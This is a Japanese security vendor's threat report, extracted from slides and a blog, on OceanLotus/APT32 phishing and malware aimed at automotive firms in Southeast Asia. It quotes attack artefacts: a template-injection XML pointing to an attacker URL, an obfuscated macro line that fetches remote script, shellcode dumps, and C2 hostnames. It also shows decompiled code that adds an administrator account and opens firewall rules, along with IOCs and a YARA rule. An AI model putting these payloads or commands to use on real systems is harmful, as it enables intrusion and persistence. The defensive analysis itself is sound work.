


OceanLotus 東南アジア自動車業界への攻撃

2019年4月

マクニカネットワークス株式会社

セキュリティサービス室

マクニカネットワークス セキュリティ研究センターブログ



《 2019年4月 》

日 月 火 水 木 金 土
1 2 3 4 5 6
7 8 9 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27
28 29 30

カテゴリ

APT

Webアプリケーション

イベント

インテリジェンス

セミナー

ソーシャル・エンジニアリ
ング

ツール

トレンド

《 オープンソースツールを悪用する初期活動 | メイン

2019年4月16日 (火)

OceanLotusが使う検出回避テクニック

検体解析やインシデント対応の中で、あるテクニックがオペレーションの多くの場面で使われているのを観測する事があります。

最近の標的型攻撃では、APT10 ANEL[1] やBlackTech TSCOOKIE[2]などエンコード・暗号化されたコードを実行時にデコード・復号し、メモリ上でPE形式のコードを実行するタイプ(ここでは、ローダーと呼称します)が多く観測されています。

攻撃者グループが使うエンコード・暗号方式も違いがあり、上述のバックドア型のマルウェアだけでなくMimikatzのようなツールも検出を回避するのにローダーが使われる事があります。

今回は、弊社で観測したOceanLotus/APT32の検出回避テクニックについて解説します。

OceanLotus/APT32は、ベトナムに拠点を置くと見られるグループで東南アジア圏で活発な活動が観測されています。FireEye社は、彼らの観測から自動車関連企業が標的とされているという見解を発表しています[3]。弊社でも国内関連企業の海外拠点への攻撃を観測しており、その可能性は高いと考えています。

OceanLotusの検出回避テクニック

検出を回避するために2つのテクニックを活用したローダーを使っています。

[DLL Side-Loading](#)

┃ ベトナムの攻撃グループ、2014年頃から活発に攻撃が観測される

┃ ベトナムには、10,000人規模のサイバー部隊があるとされる

┃ 対外的にはベトナムインターネットの検閲が任務

┃ 主な攻撃先は東南アジアの国々で、中国、ベトナム、フィリピンなど

┃ ベトナム国内の反体制派をマルウェア等により諜報

┃ 周辺国の政治・外交インテリジェンス目的での活動

┃ 中国に対しては南シナ海の領有問題などを巡ってサイバー空間でも活動

┃ 独自マルウェア、オープンソースツール、ウェブ改ざん等様々な攻撃

┃ 攻撃は洗練され、攻撃のリソースも多いと見られる

┃ 日本語のスパイフィッシングメールなど、直接日本を狙った攻撃の観測はない




- 2018年秋頃から複数の自動車関連企業の東南アジア拠点で攻撃が観測される
- ベトナム初の国産車メーカー ビングループは2019年8月から販売を開始予定
- ベトナムの自動車産業を支援するためのインテリジェンス収集が狙いと推測される
- 国内自動車関連企業の東南アジア拠点は、OceanLotusからの攻撃に警戒が必要



<https://www.bloomberg.com/news/articles/2019-03-20/vietnam-tied-hackers-target-auto-industry-firms-fireeye-says>
<https://jp.reuters.com/article/vingroup-vietnam-autos-idJPKCN1MF04V>

- CV (Curriculum Vitae) 履歴書の送付を装った代表アドレスへのメールが多い
- ファイルを開くと外部からマクロが自動的にダウンロードされる (脆弱性等の攻撃がない)



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://outlook.officebetas.com/Offices/template.png" TargetMode="External"/></Relationships>
```



THE DOCUMENT HAS BEEN IRM PROTECTED
BY POLICY OF MICROSOFT!

Template Injectionを使ってファイルを開くとWORDファイル内のXMLに記載されたURLのファイル(マクロ)を自動ダウンロード

マクロを有効にすると悪意のあるコードが実行される

1. Open the document in Microsoft Office.
2. If this document was downloaded from email, please click "Enable Editing" from the yellow bar above.
3. Once you have "Enable Editing", please click "Enable Content" or "Option" and choose "Enable Content" from the yellow bar above.

攻撃者観点のメリット

- 添付ファイルには、マクロが含まれていないのでサンドボックス等セキュリティ製品で検出されない。
- マクロは、受信者がファイルを開いた時に**HTTPS**でダウンロードするのでネットワークセンサーで検出も難しい

攻撃手法と特徴：スパイフィッシングメール

```
cs:Array(242,211,157,248,207,207,210,207,157,239,216,206,200,208,216,157,243,216,197,201,157,135,157,206,216,201,213,248,206,231,254,244,203,196,232,239,232,235,217,220,219,241,157,128,157,250,216,201,242,223,215,216,222,201,213,201,201,205,206,135,146,146,210,200,201,209,210,210,214,147,210,219,219,212,222,216,223,216,201,220,206,142,205,211,218,159,148): cmd="" : For each c in cs: cmd=cmd&Chr(c xor 189): Next : cmd=cmd&vbCrLf: Execute(cmd)
YMIjOpHxUpwlbTIn = fdqBruAKAnVGDTsLR(fdcJGRnpMBB
Function WzHPsDviVxWpreYGwD(CJrIAwDjXVRwJ,erTVjld0
cmd=cmd&Chr(c xor 189)
On Error Resume Next :
set AEEVirAehEsZCIvyURUVdafL = GetObject("script:https://outlook.officebetas.com/vlii.png")
Cobalt Strike
マクロによりドロップされるmsohtml.log
msohtml.exe(wscript.exe)
により実効
```



Cobalt Strike

マクロによりドロップされるmsohtml.log
msohtml.exe(wscript.exe)
により実効

現在も進行中



The image shows a screenshot of a tweet from the user 'blackorbird' (@blackorbird). The tweet contains a list of commands and file names related to a cyber attack. Below the text is a screenshot of a document titled 'CV-AnthonyWei-CustomerService.docx' with a redacted area. The tweet has 6 retweets and 17 likes.

blackorbird
@blackorbird

フォローする

#Oceanlotus #APT
Qian Zemin CV.docx
f5978aab68abe95bd00c77a6e2d07627
A:\Code\Macro_NB2\Request\PostData3
2.exe -u
https[:]//load.updatetag.com/tec32.png -t
20000
drop cobaltstrike
Same as I posted to

 **blackorbird** @blackorbird
#APT #Oceanlotus
CV-AnthonyWei-CustomerService.docx
b1df440e5dd64ffae9f7e792993f2f4c
use temple inject...

23:10 - 2019年4月16日


6件のリツイート 17件のいいね

6 17

マクロ実行の後に攻撃者が使った攻撃ツール (マルウェア)

■ 独自ツール：ローダーに共通の特徴

■ 公開・商用ツールを悪用：Cobalt Strike/CACTUSTORCH



Base64でデコードされたコードはシエ
ルコードで、最終的にメモリ上にバツ
クドア、内部活動ツール、ダウンロー
ダー機能を有するEXEやDLLファイルが
展開・実行されますが、ファイルとし
て保存される事なくメモリ上でのみ
コードが存在する事になるため、ファ
イルベースの検出が主なアンチウイル
ス製品では検出が困難です


I Base64デコード (ローダー)

```
base64.bin x
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
h: 36 41 6B 41 41 41 42 45 62 47 78 46 62 6E 52 79 6AkAAABEbGxFbnRy
h: 65 51 44 6F 36 50 41 52 41 50 37 2B 2F 76 37 6A eQDo6PARAP7+/v7j
h: 37 4A 62 55 49 67 4C 36 65 44 2B 56 45 48 51 54 7JbUIgLG6eD+VEHQ
h: 4E 49 50 79 71 66 54 45 6F 63 77 4B 69 4E 30 34 NIPyqfTBocwKiN04
h: 4C 7A 36 67 72 73 58 70 42 54 47 35 6F 6E 74 33 Lz6grsXpBTG5ont3
h: 58 59 34 38 45 6A 70 43 2B 6D 51 48 78 75 45 6B XY48Ejpc+mQHxuEk
h: 46 4B 55 68 62 6F 47 6F 30 6D 71 73 61 39 79 79 FKUhbGo0mqsa9yy
h: 4F 75 64 2B 44 54 6C 50 4C 5A 4D 74 35 41 48 7A Oud+DTlPLZMt5AHz
h: 65 59 4A 5A 39 54 6F 77 69 65 65 5A 4F 4C 6A 2B eYJZ9TowieeZOLj+
h: 2F 69 6B 63 6E 33 42 30 37 57 59 49 6F 50 5A 6F /ikcn3B07WYIoPZo
h: 64 41 6A 35 58 44 79 45 32 74 76 4B 33 4A 4D 6B dAj5XDyE2tvK3JmK
h: 70 75 58 61 7A 66 59 59 56 56 4A 6D 35 4F 39 4F puXazfYYVVJm5090
h: 6D 4E 63 79 5A 36 5A 70 70 39 2B 77 59 69 44 4D mNcyZ6Zpp9+wYiDM
h: 4F 45 4C 65 6A 5A 39 45 49 74 54 71 59 77 61 39 OELejZ9EItTqYwa9
h: 61 48 63 44 73 55 4D 64 69 79 37 30 4D 79 56 2B aHcDsUMdiy70MyV+
h: 32 2F 2B 45 4D 77 4E 67 7A 68 2F 76 49 41 51 34 2/+EMwNgzh/vIAQ4
h: 51 4D 57 38 61 41 30 58 79 56 48 31 30 51 48 44 QMW8aAOXyVH10QHD
h: 35 2B 62 49 33 58 71 5A 4C 4C 6F 68 51 72 33 65 5+bI3XqZLLohQr3e
h: 48 41 77 7A 36 49 34 2F 77 42 6A 69 41 2B 74 6E HAwz6I4/wBjiA+tn
h: 67 47 5A 4A 44 67 58 33 2F 2F 46 38 41 56 33 77 gGZJDgX3//F8AV3w
h: 67 61 2B 56 53 71 71 59 4C 6B 6A 4A 67 30 45 53 ga+VSqqYLkjJg0ES
h: 38 49 44 38 46 71 6D 50 33 44 6D 73 42 2F 44 54 8ID8FqmP3DmsB/DT
h: 4E 6C 2F 68 35 48 35 67 67 78 54 66 2B 50 41 6E Nl/h5H5ggxTf+PAn

base64.decode x
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: E8 09 00 00 00 44 6C 6C 45 6E 74 72 79 00 E8 E8 .....DllEntry...
0010h: F0 11 00 FE FE FE FE E3 EC 96 D4 22 02 FA 78 3F .....".x?
0020h: 95 10 74 13 34 83 F2 A9 F4 C4 A1 CC 0A 88 DD 38 ..t.4.....8
0030h: 2F 3E A0 AE C5 E9 05 31 B9 A2 7B 77 5D 8E 3C 12 />.....1..{w}.<.
0040h: 3A 42 FA 64 07 C6 E1 24 14 A5 21 6E 81 A8 D2 6A :B.d...$..!n...j
0050h: AC 6B DC B2 3A E7 7E 0D 39 4F 2D 93 2D E4 01 F3 .k...:~.90-.-...
0060h: 79 82 59 F5 3A 30 89 E7 99 38 B8 FE FE 29 1C 9F y.Y.:0...8...)..
0070h: 70 74 ED 66 08 A0 F6 68 74 08 F9 5C 3C 84 DA DB pt.f...ht..\<...
0080h: CA DC 93 24 A6 E5 DA CD F6 18 55 52 66 E4 EF 4E ...$.URf.N
0090h: 98 D7 32 67 A6 69 A7 DF B0 62 20 CC 38 42 DE 8D ..2g.i...b .8B..
00A0h: 9F 44 22 D4 EA 63 06 BD 68 77 03 B1 43 1D 8B 2E .D"...c..hw..C...
00B0h: F4 33 25 7E DB FF 84 33 03 60 CE 1F EF 20 04 38 .3%~...3.`... .8
00C0h: 40 C5 BC 68 0D 17 C9 51 F5 D1 01 C3 E7 E6 C8 DD @.h...Q.....
00D0h: 7A 99 2C BA 21 42 BD DE 1C 0C 33 E8 8E 3F C0 18 z.,!B...3..?..
00E0h: E2 03 EB 67 80 66 49 0E 05 F7 FF F1 7C 01 5D F0 ...g.fI.....|.].
00F0h: 81 AF 95 4A AA 98 2E 48 C9 83 41 12 F0 80 FC 16 ...J...H..A....
0100h: A9 8F DC 39 AC 07 F0 D3 36 5F E1 E4 7E 60 83 14 ...9....6_...~`..
0110h: DF F8 F0 27 7F 57 C2 A5 76 0B 33 AE 70 3B F4 24 ...'.W..v.3.p;$.
0120h: 11 94 06 7F 8D 7A 63 DF A9 CF 87 ED 63 F1 F4 F8 .....zc.....c...
0130h: C8 F2 60 DD 7B 57 93 8B AF 71 3F 0E 1F BA 0E 00 ..`. {W...q?.....
0140h: B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 ...!..L.!This pr
0150h: 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 ogram cannot be
0160h: 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E run in DOS mode.
```

I バックドアの特徴と機能

I メモリ上に展開されたPEファイルのリソースにC2アドレスのベースアドレスが含まれる



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	70	6C	61	6E	2E	65	76	69	6C	6C	65	73	65	2E	63	6F	plan.evillese.co
00000010	6D	3A	38	38	38	38	0A	70	6C	61	6E	2E	65	76	69	6C	m:8888.plan.evil
00000020	6C	65	73	65	2E	63	6F	6D	3A	38	35	33	31	0A	62	61	lese.com:8531.ba
00000030	63	6B	67	72	6F	75	6E	64	2E	72	69	73	74	69	61	6E	ckground.ristian
00000040	73	2E	63	6F	6D	3A	38	38	38	38	0A	77	6F	72	6B	65	s.com:8888.worke
00000050	72	2E	62	61	72	61	65	6D	65	2E	63	6F	6D	3A	38	35	r.baraeme.com:85
00000060	33	31	0A	65	6E	75	6D	2E	61	72	6B	6F	6F	72	72	2E	31.enum.arcoorr.
00000070	63	6F	6D	3A	38	38	38	38	0A	77	6F	72	6B	65	72	2E	com:8888.worker.
00000080	62	61	72	61	65	6D	65	2E	63	6F	6D	3A	38	38	38	38	baraeme.com:8888
00000090	0A	65	6E	75	6D	2E	61	72	6B	6F	6F	72	72	2E	63	6F	.enum.arcoorr.co
000000A0	6D	3A	38	35	33	31	0A	62	61	63	6B	67	72	6F	75	6E	m:8531.backgroun
000000B0	64	2E	72	69	73	74	69	61	6E	73	2E	63	6F	6D	3A	38	d.ristians.com:8
000000C0	35	33	31	0A	00												531..

バックドアの特徴と機能

- 感染端末のコンピュータ名を使いランダムなサブドメインを追加し通信を行う

Stream Content

```
POST /15/65214-Yiy-0wheip-Noiy-Ecuh-T HTTP/1.1
Host: naggmaggnaggmcggmcggnpggmmgg.ijjlekqc.namshionline.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
Accept: */*
Accept-Encoding: deflate, gzip
Referer: http://naggmaggnaggmcggmcggnpggmmgg.ijjlekqc.namshionline.com/15/65214-Yiy-0wheip-Noiy-Ecuh-T
Content-Length: 25
Content-Type: application/x-www-form-urlencoded
```

バックドアの特徴と機能

バックドアの持つ遠隔操作機能（フル機能のRAT）

C2コマンド命令例)	機能
2	任意のWindowsコマンドを実行
6	新規の新規プロセスを実行
9	レジストリの検索
10	ファイルを検索
11	フォルダの移動
12	ファイルの削除
16	ファイルの読み込み
21	新規スレッドとして任意のコードの実行
22	環境情報の取得

内部偵察ツールの特徴と機能

ハードコードされたWindowsユーザーを登録

```
debug053:003E4584 00 db 0
debug053:003E4585 00 db 0
debug053:003E4586 00 db 0
debug053:003E4587 00 db 0
debug053:003E4588 43 3A 5C 55 73 65 72 73+aUsersAdminist db 'C:\Users\Administrator\Desktop\api\temp\royal\BJmthnmRX.exe',0
debug053:003E45C4 2D 75 73 65 72 00 aUser db '-user',0
debug053:003E45CA 53 55 50 50 4F 52 54 5F+aSupport388945a db 'SUPPORT_388945a1',0
debug053:003E45DB 2D 70 77 64 00 aPwd db '-pwd',0
debug053:003E45E0 40 41 62 63 31 32 33 34+aAbc123456 db '@Abc123456',0
debug053:003E45EB AB db 0ABh ; オ
debug053:003E45EC AB db 0ABh ; オ
debug053:003E45ED AB db 0ABh ; オ
debug053:003E45EE AB db 0ABh ; オ
debug053:003E45EF AB db 0ABh ; オ
```

登録するユーザー名
(-user で指定)


登録するパスワード
(-pwd で指定)

```
aa_SET_STR(
  (int)reg_str,
  "cmd /c \"reg add HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v LocalAccountTokenFilter
  Policy /t REG_DWORD /d 1 /f && reg add \"HKLM\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Specia
  lAccounts\\UserList\" /v %s /d 0 /t REG_DWORD /f && reg add HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa /v for
  \"ceguest /t REG_DWORD /d 0 /f && net accounts /MaxPWAge:unlimited\"\",
  v24);
v19 = 0x736559;
strcpy(
  &netsh_str,
  "netsh advfirewall firewall add rule name=\"All ICMP V4\" protocol=icmpv4:any,any dir=in action=allow");
qmemcpy(fw_str, "netsh advfirewall firewall set rule group=\"File and Printer Sharing\" new enable=", 80);
v12 = (int)v24;
aa_SET_STR((int)&CmdLine, "net user %s %s /add", v24, v25);
aa_SET_STR((int)&net_str, "net localgroup administrators %s /add", v12);
WinExec(reg_str, 0);
Sleep(1000u);
```

↓ ダウンローダーの特徴と機能

- ↓ 通信先からダウンロードしたコード (画像ファイルを装う)をメモリ上で実行

```
1B066 db 0
1B067 db 0
1B068 aCUsersAdminist db 'C:\Users\Administrator\Desktop\api\temp\royal\BJ6_tJUYQ.exe',0
1B0A4 aU db '-u',0
1B0A7 aHttpsOutlookUp db 'https://outlook.updateoffices.net/vean32.png',0
1B0D4 db 0ABh ; オ
1B0D5 db 0ABh ; オ
1B0D6 db 0ABh ; オ
```



ダウンロード元URL
-u で指定

┃ OceanLotusの攻撃で観測された正規コマンド

- ┃ powershell

- ┃ wmic

- ┃ net user / view / use

- ┃ netstat

- ┃ ipconfig

- ┃ dir / del / type /

- ┃ findstr


- ◆ 攻撃ツールや通信先に多様性があり、メモリ痕跡や攻撃者コマンドの確認を含めた感染確認を推奨
 - ✓ 東南アジアに拠点のある自動車関連企業はガバナンス、注意喚起が必要
 - ✓ 海外拠点へのスパイフィッシングメールの注意喚起
 - ✓ 攻撃で検出された通信先やハッシュ値 (Indicator)でセキュリティログを検索
 - ✓ OceanLotus攻撃ツールが共通に示すメモリ痕跡の検出
 - ✓ 攻撃者コマンドでEDRログの検索

◆ ネットワーク >>> エンドポイントの探索

- ✓ 悪意のあるコードは、配送後に暗号化された通信で内部へ侵入する
 - ✓ スピアフィッシング・Template Injection、HTTPS通信
- ✓ 悪意のあるコードは、ファイルではなくメモリ上での痕跡が捕えやすい
 - ✓ ローターにより暗号化されたコードがメモリ上で復号されて実行される

◆ ファストフォレンジックツールを活用したスレットハンティング

- ✓ 軽量ツールが可能とするエンドポイント大規模調査
- ✓ アジア圏で活動する攻撃グループに関する脅威インテリジェンスとAIを搭載した検知エンジン
- ✓ メモリ上の痕跡を捕えるための独自ルール(YARA)
- ✓ 標的型攻撃の分析に特化したアナリストによる痕跡調査



Indicator/ Yara

Indicator
824a5d74bf78481fe935670bf1ea3797ebc210181e6ffe0ee5854d61cf59b2a1
microsoftclick[.]com
namshionline[.]com
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
847d0fa2e12a1d0f1a68abad269b5e0aebc2bd904bb695067af08703982ae929
background.ristians[.]com:8888
enum.arkoorr[.]com:8531
worker.baraeme[.]com:8888
enum.arkoorr[.]com:8888
worker.baraeme[.]com:8531
plan.evillese[.]com:8531
background.ristians[.]com:8531
plan.evillese[.]com:8888
8526f10b50ec4deb70e7da7a4e693ed04e6a8e332f891c8a84e3783aaad13ad9
53efaac9244c24fab58216a907783748d48cb32dbdc2f1f6fb672bd49f12be4c
358df9aba78cf53e38c2a03c213c31ba8735e3936f9ac2c4a05cfb92ec1b2396
https://outlook.updateoffices[.]net/vean32.png

```
rule MNC_APT_2018_SONAR_OCEANLOTUS_BASE64_RAT
{
  meta:
    author = "Macnica Networks Crop. H.T"
    malware_family = "Unknown Base64 Encoded RAT"
    actor = "Unknown"
    last_modified = "2018-12-04"
    description = ""
    reference = ""
    weight = 100
    rev = 1
    hash1 = "847d0fa2e12a1d0f1a68abad269b5e0aebc2bd904bb695067af08703982ae929"

  strings:
    $junk_pattern = {B8 ?? ?? ?? ?? 33 D2 B3 ?? F6 E3}
    $encrypt = {FF ?? ?? ?? ?? ?? 8B F0 89 75 C8 C7 45 FC ?? ?? ?? ?? OF}
    $decode_recv = {8B 0B 89 OF 83 ?? ?? 83 ?? ?? 83 ?? ?? 83 ?? ?? OF}

  condition:
    #junk_pattern > 1000 and all of them
}
```

各種ご相談・ご用命先

マクニカネットワークス株式会社

営業統括部 セキュリティサービス営業部

Mpression Cyber Security Service担当

TEL: 045-476-2010

E-mail : sec-service@cs.macnica.net

Address : 〒222-8562 神奈川県横浜市港北区新横浜1-5-5

- ・本資料に記載されている会社名、商品、サービス名等は各社の登録商標または商標です。なお、本資料中では、「™」、「®」は明記しておりません。
- ・本資料は、出典元が記載されている資料、画像等を除き、弊社が著作権を有しています。
- ・著作権法上認められた「私的利用のための複製」や「引用」などの場合を除き、本資料の全部または一部について、無断で複製・転用等することを禁じます。
- ・本資料は作成日現在における情報を元に作成されておりますが、その正確性、完全性を保証するものではありません。